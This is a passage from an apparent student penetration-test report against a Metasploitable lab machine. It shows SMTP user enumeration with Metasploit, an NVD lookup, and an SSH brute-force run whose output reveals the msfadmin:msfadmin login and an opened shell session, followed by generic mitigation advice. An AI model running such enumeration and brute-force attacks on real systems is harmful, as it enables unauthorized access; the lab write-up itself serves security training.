[+] 192.168.56.104:25     - 192.168.56.104:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.56.104:25     - 192.168.56.104:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog,
 user, uucp, www-data
[*] 192.168.56.104:25     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Using the website https://nvd.nist.gov/vuln/search to analyse the vulnerability

Vuln ID	Summary	CVSS Severity
CVE-1999-0531	** REJECT ** DO NOT USE THIS CANDIDATE NUMBER. ConsultIDs: None. Reason: this candidate is solely about a configuration that does not directly introduce security vulnerabilities, so it is more appropriate to cover under the Common Configuration Enumeration (CCE). Notes: the former description is: "An SMTP service supports EXPN, VRFY, HELP, ESMTP, and/or EHLO." **Published:** January 01, 1999; 12:00:00 AM -0500	*V3.x:*(not available) *V2.0:*(not available)

Adjust the variables as needed, as shown below.

Set RHOST 192.168.56.104, set STOP_ON_SUCCESS true, set USERPASS_FILE, set VERBOSE true

then use an exploit to run the module. Access was made using the machine's login and password.

```
Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                       Required  Description
   ----              ---------------                       --------  -----------
   BLANK_PASSWORDS   false                                 no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                     yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                 no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                 no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                 no        Add all users in the current database to the list
   PASSWORD                                                no        A specific password to authenticate with
   PASS_FILE                                               no        File containing passwords, one per line
   RHOSTS            192.168.56.104                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             22                                    yes       The target port
   STOP_ON_SUCCESS   true                                  yes       Stop guessing when a credential works for a host
   THREADS           1                                     yes       The number of concurrent threads (max one per host)
   USERNAME                                                no        A specific username to authenticate as
   USERPASS_FILE     /home/dulakshika/Desktop/Password1.txt no       File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                 no        Try the username as the password for all users
   USER_FILE                                               no        File containing usernames, one per line
   VERBOSE           true                                  yes       Whether to print output for all attempts
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[+] 192.168.56.104:22 - Starting bruteforce
[-] 192.168.56.104:22 - Failed: 'password:test'
[-] 192.168.56.104:22 - Failed: 'admin:usr'
[-] 192.168.56.104:22 - Failed: 'root:test'
[-] 192.168.56.104:22 - Failed: 'su:su'
[-] 192.168.56.104:22 - Failed: 'ssh:su'
[+] 192.168.56.104:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msf
admin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 1 opened (10.0.2.15:33121 -> 192.168.56.104:22) at 2022-10-28 08:49:14 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Recommending Mitigation Controls

- Using the latest software versions
- Using encryption, and hashing methodologies in password-storing
- Giving the least access privileges
- Using vulnerability scanners regularly v. Closing risky ports that are open
- Using authentication to identify the user
- Spreading awareness and knowledge about the risk of vulnerability exposure
- Preparedness and readiness against vulnerability attacks
- Conduct good corporate governance practices
- Using firewalls, and anti-virus software as a protection guard

Conclusion

To carry out this penetration test, CyberOps used tools including Nmap, Metasploit Framework, Hydra tool, and l0phtcrack. The discovery of critical, high, medium, and low vulnerabilities can be attributed to Sentinal Industries' inadequate implementation of security measures, notably for device 3. Therefore, "Sentinal Industries" should implement improved safety measures.